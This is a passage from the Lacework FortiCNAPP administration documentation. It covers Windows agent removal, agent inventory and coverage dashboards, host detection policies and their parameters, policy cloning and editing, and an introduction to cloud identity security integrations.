   `C:\Users\Administrator> sc.exe delete lwdcs`
4. Remove the Windows agent directories:
   - `C:\Program Files\Lacework`
   - `C:\ProgramData\Lacework`
5. Open *Add or remove programs* on your host and uninstall *LWDataCollector* from the list of programs.
6. Open Registry Editor and do the following:
   - Delete the registry key: `HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Installer\Products\<128-bit GUID>` that has the registry value `ProductName = LWDataCollector`.



- Delete the registry key: `HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Installer\Products\<Hex value>` that has the registry value `ProductName = Lacework Agent Version <version-number>`.



Review the Windows Agent Log Files

To troubleshoot Windows agent errors, review the LWDataCollector log files in the *C:\ProgramData\Lacework\Logs* directory.

Prepare to send these log files if you require assistance from Lacework Customer Support.

Agents

The *Agents Inventory* dashboard displays information about the agents installed on hosts, refreshed every 15 minutes.

Use the *Coverage* tab to view the agent coverage dashboard. See Agent coverage dashboard on page 1065.

Follow the *View legacy agent dossier* link to view the legacy agent dashboard.


Use the filters at the top of the page to filter the agents displayed.

The following filters are available:

- Account alias
- Account ID
- Agent status
- Agent version
- Autoupgrade
- Host OS
- Hostname
- Instance ID
- IP Address
- Machine tags
- Organization ID
- Resource group
- Token

Unique Agents Over Time

Unique Agents Over Time displays a graph of the total number of agents installed, grouped by agent version.



Agent Inventory

The *Agent Inventory* table displays detailed information about each installed agent.

Column	Description
Account Alias	The account alias. This column is hidden by default.
Account ID	The ID of the connected account on the provider platform. This column is hidden by default.
Agent status	The agent status, either `ACTIVE` or `INACTIVE`.
Agent version	The version of the agent.
Autoupgrade enabled	Whether autoupgrade is enabled for this agent. This column is hidden by default.
First seen	The time and date when the host was first detected by Lacework FortiCNAPP.
Health status	Shows agent health information. See Agent health monitoring on page 1063.
Host OS	The type of operating system (OS) on which the agent is installed. The OS type can be a specific version of `Windows` or `Linux`.
IP address	The IP address of the host.
Last seen	The time and date when the host was most recently detected.
Machine hostname	The hostname of the device on which the agent is running.
Machine ID	The ID of the device on which the agent is running. This column is hidden by default.
Organization ID	The ID of the organization this instance belongs to. This column is hidden by default.
Tags	Tags applied to this agent.

Agent health monitoring

In *Agents > Inventory*, the *Health status* column contains an array of icons representing the following agent health information:

Icon	Description
	Agent End of Life (EOL): Shows whether this agent is out of support or has a known issue. See Agent end of support information in the Lacework FortiCNAPP Administration Guide.
	Restarting Agent: Shows the number of restarts in the past hour. Agents may restart due to autoupgrades or other normal system events. Up to two restarts per hour is normal. A higher number of starts may indicate an issue with the agent or your configuration.
	Under Resourced Agent: Shows the percentage of CPU periods throttled by Linux kernel cgroups. An absence of data could indicate that there are no cgroups (control group resource management is not enabled) or that the agent is still collecting data. **Note**: Windows agent does not support this feature.

Icon colors represent the following severity levels:


- Red: High
- Yellow: Medium
- White: Low
- Gray: Info

Info indicates that there is no severity information available, either because, for this health aspect, the agent has no issues, or that no information can be retrieved. For example, if an agent is currently supported and has no known issues, the Agent End of Life (EOL) icon is presented as gray (*Info*).

Viewing health status detail

Hover over an icon to display an information summary. If additional information is available, click the icon group to open the detail dialog.

The detail dialog presents the *Agent Overall Health Status Severity* as well as detailed information for each health aspect that has an associated severity.


Agent Overall Health Status Severity:
High
The overall agent health status severity is the maximum severity associated with the entity.
Agent version 6.14.0-43256734 has known issues.
High
Agent version 6.14.0-43256734 is known to have the following issues:
If these issues are relevant to your usage of the Lacework FortiCNAPP agent, we recommend that you upgrade to the latest agent version. For information about upgrading the agent, please refer to the following documentation. Upgrading the Linux agent and Upgrading the Windows agent.
Agent has been CPU throttled 20.00% percent of time from September 8, 2025 at 12:16 PM (-07:00) to September 8, 2025 at 1:17 PM (-07:00) by Linux control groups.
Medium
Lacework FortiCNAPP agent has been CPU throttled 20.00% percent of time from September 8, 2025 at 12:16 PM (-07:00) to September 8, 2025 at 1:17 PM (-07:00) by Linux control groups. The CPU limit via cgroups can be set by Kubernetes, the FortiCNAPP agent, or manually by the customer. An under resourced agent can miss security events.
Agent has restarted 4 times from September 8, 2025 at 2:00 PM (-07:00) to September 8, 2025 at 5:00 PM (-07:00).
Medium
Lacework FortiCNAPP agent has restarted 4 times from September 8, 2025 at 2:00 PM (-07:00) to September 8, 2025 at 5:00 PM (-07:00). One or two restarts are expected during agent initialization or autoupgrade. However, a high number of restarts may indicate a configuration issue with the agent.
Close

Agent coverage dashboard

Go to *Agents* > *Coverage* to view information about agent deployment status and coverage across all assets.

This dashboard highlights unprotected systems and helps teams prioritize remediation to maintain strong security posture and compliance.

The *Coverage* dashboard displays coverage of the following services:

- AWS EC2
- AWS ECS
- Azure VM
- Google Compute Instance

Use the filters at the top of the page to filter the agents displayed.


The following filters are available:

- Account Alias
- Account ID
- Coverage Status
- Name
- Organization ID
- Provider
- Region
- Resource ID
- Resource Type
- Instance State

Agent coverage


Agent coverage displays a graph of the number of hosts with and without an agent installed.

Latest Coverage Scan displays the results of the latest scan along with the date and time of the latest scan for each platform.



Agent Coverage Status

This table displays detailed information about the coverage status of each host.



The following information is displayed in the table:

Column	Description
Account alias	The account alias. This column is hidden by default.
Account ID	The ID of the connected account on the provider platform.
Coverage status	The coverage status of this instance.
Identity info	Additional tags assigned to this instance.
Instance state	The instance state, such as `RUNNING` or `STOPPED`.
Instance type	The type of the instance.
Last collected time	The time and date when this data was most recently collected.
Name	The instance name.

Column	Description
Org ID	The ID of the organization this instance belongs to. This column is hidden by default.
Provider	The platform where this instance is deployed.
Region	The region where this instance is deployed.
Resource ID	The resource ID of this instance.
Resource type	The resource type. This column is hidden by default.

Legacy Agent Dossier

To navigate to the legacy Agents dashboard in the Lacework FortiCNAPP Console, go to *Agents* and click *View legacy agent dossier*. See Dashboard navigation and filters on page 625 for information about filtering dashboard data.

Agent monitor

This table displays information about agents installed on hosts.

Column	Description
Hostname	The hostname of the machine on which the agent is running.
Name	The EC2 instance name.
IP address	The IP address of the host.
Agent status	The agent status. Your agent status can be `ACTIVE` or `INACTIVE`.
Agent OS	The type of operating system (OS) on which the agent is installed. The OS type can be `Windows` or `Linux`.
Created time	The time and date when the host was detected by Lacework.
Agent version	The version of the agent installed on the host.

AWS Instances with no Lacework FortiCNAPP agent

This table displays information about the AWS EC2 instances on which agents are not installed. Consider installing agents on instances that are in `running` state.

Column	Description
Instance ID	AWS EC2 instance ID.
Type	The type of instance.
State	The state of the instance.
Name	The name of the instance.
Region	The region that the instance belongs to.
Image ID	The Amazon Machine Image (AMI).

Column	Description
VPC ID	The ID of the VPC in which the instance is running.
Account ID	AWS account ID.
Account alias	AWS account ID alias.
Public IP	The public IP address of the instance.
Private IP	The private IP address of the instance.

IPs with no Lacework FortiCNAPP agent

This table displays information about hosts on which agents are not installed. Consider installing agents on these hosts.

Column	Description
Machine IP	The IP address of the host.
Number of bytes	The number of bytes of data transferred between the host and other entities.
Number of connections	The number of network connections between the host and other entities.

Azure instances with no Lacework FortiCNAPP agent

This table displays information about the Azure Virtual Machines (VMs) on which agents are not installed. Consider installing agents on instances that have a VM status of `Running`.

Column	Description
Instance ID	Azure VM instance ID.
AKS creation source	If the Azure VM is part of an Azure Kubernetes Service (AKS) cluster, the node name is displayed here.
Hostname	The hostname of the VM.
VM status	The power state of the VM.
Location	The Azure region that the VM belongs to.
Offer	The Offer name of the image.
Publisher	The Publisher that created the image.
Subscription ID	The Azure subscription ID for the VM.
Subscription name	The Azure subscription name for the VM.

Column	Description
Tenant ID	The Azure tenant ID for the VM.
Tenant name	The Azure tenant name for the VM.
Resource group	The Azure resource group for the VM.
SKU	The SKU of the image.
VM size	The size of the Azure VM.
OS type	The operating system of the image deployed on the Azure VM.
URN	The Unique Resource Name for the Azure VM.

Google Cloud instances with no Lacework FortiCNAPP agent

This table displays information about the Google Cloud Virtual Machines (VMs) on which agents are not installed. Consider installing agents on instances that are in a `RUNNING` state.

Column	Description
Instance ID	Google Cloud VM instance ID.
Hostname	The hostname of the VM.
Project ID	The Google Cloud Project ID for the VM.
Project name	The Google Cloud Project name for the VM.
Project number	The Google Cloud Project number for the VM.
Region	The Google Cloud Region for the VM.
VM instance type	The Google Cloud machine type for the VM.
State	The state of the VM.
URN	The Unique Resource Name for the Google Cloud VM.
Internal IP	The internal IP of the VM.
External IP	The external IP of the VM.

Instances with no Lacework FortiCNAPP agent or agentless scanning

This table displays information about AWS EC2 instances without an agent or agentless installed. See Agentless workload scanning overview on page 647. Consider an agent install or an agentless integration to cover these hosts.

Column	Description
Instance ID	AWS EC2 instance ID.
Account ID	AWS account ID.
Account alias	AWS account ID alias.
Type	The type of instance.
Region	The region that the instance belongs to.
Image ID	The image ID.
VPC ID	The ID of the VPC in which the instance is running.
Public IP	The public IP address of the instance.
Private IP	The private IP address of the instance.
State	The state of the instance. Your instance can be in one of the following states: `pending`, `running`, `stopping`, `stopped`, `shutting-down`, or `terminated`.
Name	The name of the instance.

Agent upgrades

This table displays information about the versions to which agents were last upgraded, and the time and date when the versions were first installed.

Host policies

Create policies to check for unwanted behavior specific to your environment. A policy is a set of rules that can define the following:

- The conditions to be triggered, for example:
  - Connecting to new hosts or IP addresses.
  - Logins originating from a certain country.
  - A file having certain file hash.
- A severity, such as low, medium, high, or critical.
- The status of the policy: *Enabled* or *Disabled*.

Lacework FortiCNAPP provides a number of default policies that you can enable or disable depending on your requirements.

Policy management

Use the *Policies* page in the Lacework FortiCNAPP console to manage policies. See Managing policies on page 1742.

Policy types

The subsections below detail the parameters for each type of host policy.

Application (Prefix: LW_APP)

Parameter	Type	Description
Account	String	Specify the unique 12-digit ID number that identifies the AWS account. For more information, see https://docs.aws.amazon.com/general/latest/gr/acct-identifiers.html.
Executable path	String	Specify a full absolute directory path to an executable which includes the name of the executable. Typically you want to specify the exact directory path without wildcards to limit the number of matching expressions.
Hostname	String	Specify the machine hostname.
Username	String	Specify the username of the local user that is running the process. For example, if joesmith securely logs into a machine as suehunt and runs a process, suehunt is the username.

Files (Prefix: LW_FIM)

Parameter	Type	Description
Account	String	Specify the unique 12-digit ID number that identifies the AWS account. For more information, see https://docs.aws.amazon.com/general/latest/gr/acct-identifiers.html.
File Change type	String	Specify one of the following file change types: 1) *New*–files were added. 2) *Removed*–files were deleted. 3) *Changed*–files were modified, added, or deleted. Do not specify quotes around the type. This parameter is used in combination with the *File path* parameter to determine if the files matching the *File path* expression have been added, removed or changed. For example, the policy triggers, if the following expressions occur: a policy has a File path INCLUDE /usr/lib/* expression, a File Change INCLUDE Changed expression, and files are modified in the /usr/lib directory.
File path	String	Specify a file path or file paths to a set of files. This parameter is used in combination with the *File Change type* parameter to determine if files are modified, added, or deleted.
File owner	String	Specify the owner of a file, such as root.
File size	Number	Specify the number of bytes to compare against the specified operator such as Greater Than.
File hash	String	Specify a single hash value that matches one or more files. For example, you could specify a hash that matches a set of suspicious files.
Hostname	String	Specify the machine hostname.

Users (Prefix: LW_USER)

Parameter	Type	Description
Machine Name	String	Specify a unique identifier given to a machine.
Number of countries from where logins detected	Number	Specify the total number of different countries where logins have been detected originating from, per user and machine within the last hour.
Number of distinct source/originating IPs	Number	Specify the total number of IP addresses where logins have been detected originating from, within the last hour.
Number of failed logins	Number	Specify the total number of failed login attempts that have been detected on a machine, within the last hour.
Number of successful logins	Number	Specify the total number of successful login attempts that have been detected on a machine, within the last hour.
Source IP address	String	Specify the source IP address/es to include/exclude for custom policy filters. For multiple IPs, use a comma-separated list without spaces.
Username	String	Specify the username that is logging in to a machine.

Vulnerability (Prefix: LW_VULN)

Parameter	Type	Description
CVE	String	Specify the CVE ID full name(s), such as CVE-2019-01234, CVE-2019-5678. You can specify multiple values in one line separated by a comma. Common Vulnerabilities and Exposures (CVE) is a dictionary that provides definitions for publicly disclosed cybersecurity vulnerabilities and exposures.
CVE severity	String	Specify the CVE severity or severities, such as Critical, High. You can specify multiple values separated by a comma. This policy would generate an alert with the specified severities only. The severity is derived from the CVSS rating score. Valid values are None, Low, Medium, High, and Critical.
Host name	String	Specify the host name, such as myhostname.
Machine tags	String	Select existing machine tags from the drop-down menu. Or specify new machine tags in the indicated format key->value.
Mid	Number	Specify the machine ID, a unique identifier from the agent, such as 1234.
Package active	Number	Specify 0 for false, meaning the package is not active. Specify 1 for true, meaning the package is active.
Package name	String	Specify the name of the software package, such as vim.
Package namespace	String	Specify the namespace associated with the package, such as ubuntu:18.04.
Package version	String	Specify the package version, such as 2.20.9-0ubuntu7.14.

Edit a Policy

Edit a policy by clicking it in the *Policies* page and then clicking the edit option. See Editing custom policies on page 1081.

Policy evaluation results

View evaluation results for host policies by choosing a specific resource type from the *Workloads* > *Hosts* menu.

Default policies

Default policies are read-only.

You may clone a default policy to create a new policy. See Cloning policies on page 1078.

Lacework FortiCNAPP provides the following default policies:

Anomaly

Policy ID	Behavior Policy	Description
LW_APP_TYPE_70	New Application	Detects a new application type being launched
LW_EXT_DNS_58	New External Host	Detects a connection to a new external host
LW_EXT_DNS_60	New External Client DNS	Detects a new external host making a connection
LW_EXT_DNS_62	New External Server	Detects an external IP used as a DNS server for for the first time
LW_EXT_IP_64	New External Server IP Address	Detects a connection to a new external IP
LW_EXT_IP_66	New External Client IP Address	Detects a new external IP making a connection
LW_EXT_IP_68	New Internal Server IP	Detects a connection to a new internal IP
LW_EXT_IP_69	New Internal Client IP	Detects a new internal IP making a connection
LW_HOST_77	New External Host Server Connection	Detects a connection a new external host
LW_IP_73	New External Client IP Address Connection	Detects a new external IP making a connection
LW_IP_75	New External Server IP Address Connection	Detects a connection to a new external IP
LW_IP_79	New Internal Connection	Detects a new internal connection
LW_MCH_71	New Machine Server Cluster	Detects a new machine server cluster
LW_PROCESS_80	New Privilege Escalation	Detects a privilege escalation
LW_PROCESS_81	New Child Launched	Detects an application launching a child application
LW_USR_72	New User	Detects a user seen for the first time on a host
LW_USR_82	Machine Cluster Launched New Binary	Detects a new machine cluster launching an application

Policy ID	Behavior Policy	Description
LW_USR_83	User Launched New Binary	Detects a user launching a new application
LW_USR_84	User Logged In From New IP Address	Detects a user logging in from a new IP address
LW_USR_85	User Logged In From New Location	Detects a user logging in from a new location

Application

Policy ID	Behavior Policy	Description
LW_APP_1	Suspicious Applications	Detects potential suspicious applications

Files

Policy ID	Behavior Policy	Description
LW_FIM_33	Files Changed	Detects changes in files that may indicate suspicious activity
LW_FIM_34	Suspicious Files	Detects suspicious files

Users

Policy ID	Behavior Policy	Description
LW_USER_31	Suspicious Logins from multiple GEOs	Detects suspicious logins from multiple countries
LW_USER_32	Suspicious Logins	Detects suspicious logins

Vulnerability

Policy ID	Behavior Policy	Description
LW_VULN_102	New Security Vulnerability	Detects a new software vulnerability within monitored hosts for a defined severity level
LW_VULN_103	Known Security Vulnerability	Detects a known software vulnerability within monitored hosts for a defined severity level
LW_VULN_104	Severity changes for Security Vulnerability	Detects a software vulnerability severity change within monitored hosts
LW_VULN_105	Fix available for Security Vulnerability	Detects a software vulnerability patch status change within monitored hosts

Host integrity policies

Several types of policies do not rely on Lacework Query Language (LQL) queries, but instead perform assessments and detections in different ways.

You can customize these policy types by cloning the policies and setting or editing the conditions upon which the policies are based. These include the following host-oriented policy types:

- Application policies (Policy ID prefix: LW_APP)
- File integrity monitoring (FIM) policies (Policy ID prefix: LW_FIM)
- Userl login activity policies (Policy ID prefix: LW_USER)

Default policies for these types follow:

Policy ID	Alert Generated by Policy	Description
LW_APP_1	Suspicious Applications	Remote connection applications were used.
LW_FIM_33	Files Changed	Password and group membership files were changed.
LW_USER_31	Suspicious logins from multiple GEOs	Suspicious logins from multiple GEOs: A single user logged in from more than one country.
LW_USER_32	Suspicious Logins on page 1974	Suspicious logins: Repeated failed attempts to log in.

The following topics describe how to create and modify these policies:

- Cloning policies on page 1078
- Editing custom policies on page 1081

Cloning policies

You cannot modify default policies directly. Instead, you can create and then edit a policy by cloning an existing policy. Cloning a policy creates a new, independent policy based on the original policy. If the original policy is changed, the change is not propagated to the clone.

Overview

The steps for creating a policy by cloning are as follows:

1. Clone the default policy.
2. Modify its criteria.
3. Enable the new custom policy.
4. Disable the default policy.

A policy clone does not supersede its original, default policy. That is, if both the default policy and custom policy are enabled and their configuration and input data are the same, you will get two alerts for the same event (one alert per policy).

Cloning a policy

To create a policy by cloning an existing one:

1. Click *Policies*.
2. Locate and click the policy you want to base your custom policy on.
3. In the policy details:
   - Click *Clone*.
   - If *Clone* is not available, the policy cannot be cloned or the policy has already been cloned the maximum number of times (four clones). You may be able to create a new policy. For more information, see Create a Custom Violation Policy on page 552.
4. Enter an appropriate title for the event that is generated when the policy triggers.
5. Enter one or more *AND* expressions or query parameters. Each expression requires a parameter, operator, and value. Refer to the following tables for the appropriate policy. When creating custom policies, Fortinet Inc. recommends limiting the number of expressions to three or fewer.
   By design, Lacework FortiCNAPP captures the names of processes that engage in network activities. If you create a policy with an expression such as 'Executable path INCLUDE */whoami', the 'whoami' usage is not captured and therefore, this expression is never true.
6. Select the *Severity* and *Frequency*.
7. The policy is enabled by default. If you want to disable the policy, toggle the *Status*.

Using strings in expressions

When using strings in an expression, you can use the wildcard * character for partial matches, as shown by the following examples:

- If you specify `Username INCLUDE sue` and the current value of `Username` is `suehunt`, the expression evaluates to `false` and the policy does not trigger or generate alerts.
- If you specify the `Username INCLUDE sue*` expression (with the * wildcard) and the current value of `Username` is `suehunt`, the expression evaluates to `true` and the policy triggers and generates alerts.

To specify file paths in an expression, also use a wildcard. That is, to specify all files at the path "/myFilePath", create an expression such as the following: "File path INCLUDE /myNewFilePath/*". Note that this syntax differs from agent configuration syntax, in which the wildcard is not needed.

You can specify multiple possible matches using a comma-separated list. For example, if you specify the 'Username INCLUDE suehunt,joesmith' expression and the current value of Username is suehunt or joesmith, the expression is true, the policy triggers and generates alerts.

Parameters for application policies (Prefix: LW_APP)

Parameter	Type	Description
Account	String	Specify the unique 12-digit ID number that identifies the AWS account. For more information, see the AWS documentation site.
Executable path	String	Specify a full absolute directory path to an executable that includes the name of the executable. Typically you want to specify the exact directory path without wildcards to limit the number of matching expressions.
Hostname	String	Specify the machine hostname.
Username	String	Specify the username of the local user that is running the process. For example, if joesmith securely logs into a machine as suehunt and runs a process, suehunt is the username.

Parameters for file integrity monitoring policies (Prefix: LW_FIM)

Parameter	Type	Description
Account	String	Specify the unique 12-digit ID number that identifies the AWS account. For more information, see the AWS documentation site.

Parameter	Type	Description
File change type	String	Specify one of the following file change types: • *New*: Files were added. • *Removed*: Files were deleted. • *Changed*: Files were changed, added, or removed. Do not specify quotes around the type. This parameter is used in combination with the *File path* parameter to determine if the files matching the *File path* expression have been changed, added, or removed. For example, the policy triggers if the following expressions occur: a policy has a File path INCLUDE /usr/lib/* expression, a File Change INCLUDE Changed expression, and files are modified in the `/usr/lib` directory.
File path	String	Specify a file path or file paths to a set of files. This parameter is used in combination with the *File Change type* parameter to determine if files are modified, added, or deleted. To specify file paths in policy expressions, use wildcards, for example, `/myNewFilePath/*`.
File owner	String	Enter the owner of a file, such as `root`.
File size	Number	Enter the number of bytes to compare using the specified operator.
File hash	String	Enter a single hash value that matches one or more files. For example, you could specify a hash that matches a set of suspicious files.
Hostname	String	Enter the machine hostname.

Parameters for user login activity policies (Prefix: LW_USER)

Parameter	Type	Description
Machine Name	String	Enter a unique identifier given to a machine.
Number of countries from where logins detected	Number	Enter the total number of different countries where logins have been detected originating from, per user and machine within the last hour.
Number of distinct source/originating IPs	Number	Enter the total number of IP addresses where logins have been detected originating from within the last hour.
Number of failed logins	Number	Enter the total number of failed login attempts that have been detected on a machine within the last hour.
Number of successful logins	Number	Enter the total number of successful login attempts that have been detected on a machine within the last hour.
Source IP address	String	Specify the source IP address/es to include/exclude for custom policy filters. For multiple IPs, use a comma-separated list without spaces.
Username	String	Enter the username that is logging in to a machine.

Editing custom policies

You can view custom LQL and non-LQL policies through the Lacework FortiCNAPP Console, as well as edit query and context for non-LQL policies through the Lacework FortiCNAPP Console. This topic focuses on non-LQL policies. For information on updating LQL policies, see Modify Compliance and Violation Policies on page 502.

Users with policies write permission can edit policies in the Lacework FortiCNAPP Console. See Account roles on page 2255.

Lacework FortiCNAPP displays the number of alerts associated with each LQL policy. Non-LQL policies do not display the number of alerts.

Viewing and editing a custom policy

To view and edit details for a policy:

1. In *Policies*, click a policy to view the policy parameters and query string. The *Summary* tab displays parameters associated with this policy.
2. Edit policy settings as needed.
3. Click *Save*.

Viewing and editing the query for a policy

To view and edit the conditions associated with a policy:

1. In *Policies*, click a specific policy, then view the *Query* tab.
2. For a custom policy, you can edit the query in the *Query* tab.
   For example, you can add an additional policy expression and associated conditions to your non-LQL policy.
3. Click *Save* to save your changes to this query.

Viewing contextual information associated with a policy

Lacework FortiCNAPP displays additional information and remediation for LQL policies when available.

1. In Policies, click a specific policy.
2. Go to the *Context* tab to view the contextual information for this policy.

Download a CSV file of exceptions

To download the exceptions as a CSV file for a specific compliance policy:

1. In Policies, click a specific non-LQL compliance policy and click the *Exception* tab.
2. Click the *Download* icon.
   The exceptions file downloads.

Disable or enable policies

Disabling a policy excludes it from assessment reports and prevents it from generating alerts.

To enable or disable a policy:

1. In *Policies*, search for the name of the policy you want to disable or enable.
2. Find the policy and click the toggle button to disable or enable the policy.

Identity Security

This section contains the following topics:

- Identities on page 1084
- Identities Overview on page 1094
- Top Identity Risks on page 1097
- Explore Identities and Identity Policies on page 1099
- Identity Management Use Cases on page 1122
- Identities FAQ on page 1126

Identities

Cloud Identity Risk

Identities play an increasingly important role in securing cloud resources and data. Traditional wisdom calls for a least privileged approach to granting access, which means only giving users the permissions they need to perform their jobs. However, approaching this end state is far more complex for cloud-native applications.

Cloud users and entities are typically over-permissioned, with the intention of right-sizing access at a future date. However, this rarely happens. Excess entitlements, dormant identities, and toxic combinations leave organizations highly exposed to cloud breach, account takeover, and data exfiltration.

Gain Visibility and Control of Cloud Identities

Cloud identity risk management requires visibility into all cloud identities and what actions each can perform. Cloud infrastructure entitlement management (CIEM) is a set of capabilities that helps organizations enforce the principle of least privilege when it comes to managing cloud infrastructure services.

Lacework FortiCNAPP provides security teams with the visibility and context to understand their cloud identity architectures and right-size cloud permissions to achieve least privilege goals. Identity data is captured every 24 hours. Comprehensive Lacework FortiCNAPP-provided visibility lets you:

- Show all identities - Lacework FortiCNAPP continuously discovers cloud identities and their associated entitlements dynamically to provide a full and always up-to-date inventory of cloud users, resources, groups, and roles.
- Know precisely who can perform which actions to identify overly permissive identities - Lacework FortiCNAPP continuously ingests event data from cloud services to determine all of the actions an identity has taken over a given time period.
- Prioritize the greatest risks - Lacework FortiCNAPP calculates a risk score for each identity based on multiple factors.
- Scope down permissions accordingly to reduce risk - Lacework FortiCNAPP automatically generates suggested changes for right-sizing permission artifacts.

Lacework FortiCNAPP supports integration with the following cloud identity providers:

- Integrate AWS Identity on page 1085
- Integrate Azure Identity on page 1086
- Integrate Google Cloud Identity/Workspace on page 1088
- CIEM policies on page 1093

Google Cloud Identity/Workspace and Azure Identity integrations are currently in preview.

Integrate AWS Identity

Integrate Lacework FortiCNAPP with AWS Identity to gain unified visibility and deeper insights into your identity security and enhance other capabilities such as attack path analysis, threat alerts, and resource inventory.

Requirements

To take full advantage of Lacework FortiCNAPP identity management capabilities, enable the following:

- **(Required)** AWS Configuration integration - Allows analysis of the identity configuration.

To take full advantage of identity management capabilities, we recommend creating a configuration integration with your AWS organization management account (using your preferred method: Terraform, CloudFormation, or manual) so that we can analyze the service control policies and AWS identity center data.

To learn more about AWS organizations, refer to What is AWS Organizations?

- **(Recommended)** AWS CloudTrail integration - Lets Lacework FortiCNAPP determine what entitlements are used and other risks based on usage, such as dormant users, dormant access keys, and more.
- **(Recommended)** AWS agentless workload scanning - Allows detection of hardcoded access keys belonging to identities.

Limitations

- Lacework FortiCNAPP evaluates service control policies (SCPs) defined at the root level and account level. Lacework FortiCNAPP does not currently evaluate SCPs defined at the OU level.
- Only resource policies supported by resource management are supported (refer to AWS Configuration Datasources for resource management support information).
- For lateral role chains, currently one hop is supported.
- For linked identities, we currently support AWS principal exact matches for assume role policies (trust policies). There is a special form of principal identifier that allows any user/role within an account. For information, refer to How to use trust policies with IAM roles.
- Entitlement usage and dormant identity risk consider a lookback of 180 days. This is a static value and will be customizable in the future.

Integrate Azure Identity

Integrate Lacework FortiCNAPP with Azure Identity to gain unified visibility and deeper insights into your identity security and enhance other capabilities such as attack path analysis, threat alerts, and resource inventory.

Requirements

